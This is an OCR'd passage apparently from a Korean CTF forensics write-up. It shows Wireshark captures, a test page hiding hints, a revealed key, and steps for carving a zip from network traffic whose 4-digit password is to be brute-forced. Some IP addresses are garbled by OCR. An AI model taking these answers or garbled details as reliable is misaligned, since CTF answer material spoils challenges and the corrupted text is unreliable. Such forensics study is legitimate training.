

No. Time Source Destination Protocol Length Info
16009 102.350019 192.16192.168.226.1 HTTP 772 HTTP/1.1 200 OK (text/html)
16010 102.350431 192.16192.168.226.130 HTTP 474 GET /30SG_logo.gif HTTP/1.1
[Time since request: 0.000894000 seconds]
[Request in frame: 16007]
[Next request in frame: 16010]
[Next response in frame: 16403]
Content-encoded entity body (gzip): 444 bytes -> 789 bytes
Line-based text data: text/html
<html>\n
<body>\n
\n
<h1>!~ Hello World ~!</h1>\n
This is the default web page for this test server. \n
The web server software is running but no content has been added, yet. \n
\n
<img src="30SG_logo.gif" alt="hin is see ">\n
\n
<img src="30SG_1ogo.gif" alt="hint is your eyes see">\n
\n
<form method="GET" action="check/check.php">\n
<table border=4>\n
<tr>\n
<td width="80" align="center">Key : </td>\n
<td width="80"> <input type="text" name="key" size="30" > </td>\n
</tr>\n
<tr>\n
<td>Description_text : </td>\n
<td> <input type="text" name="desc" size="30"></td>\n
</tr>\n
</table>\n

- Hint

- AES
  미국 국립 표준 기술 연구소
  데이터 암호화 표준(DES)의 차세대 국제 표준 암호로 대체하는
  순서 공개형의 대칭키 암호 방식

- Steganography
  전달하려는 기밀 정보를 이미지, MP3파일 등에 암호화해 숨기는
  심층암호 기술

- Welcome.jpg





Key = 11582980

H_04


- Question:


  Buddy Buddy, zip file


File Edit View Go Capture Analyze Statistics Telephony Tools Internals
Filter:
No.
Wireshark: Find Packet
Find
By: Display filter Hex value String
Filter: .zip
Search In
Packet list
Packet details
Packet bytes
String Options
Case sensitive
Character width:
Narrow & wide
Direction
Up
Down
Help
Find
Cancel
13 0.007170 211.20192.168.223.128 TCP 1514 [TCP se
14 0.007548 211.20192.168.223.128 TCP 1514 [TCP se





S2V5IGlzIDQgbnVtYmVyKGJydXRlIGZvcmNlIGF0dGFjayk=.zip








Key is 4 number (brute force attack)



Wireshark: Find Packet
Find
By: Display filter Hex value String
Filter:
504B0304
Search In
Packet list
Packet details
Packet bytes
String Options
Case sensitive
Character width:
Narrow & wide
Direction
Up
Down
Help
Find
Cancel


16839 113.813596 192.16 211.233.34.89 TCP 62 1774→80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
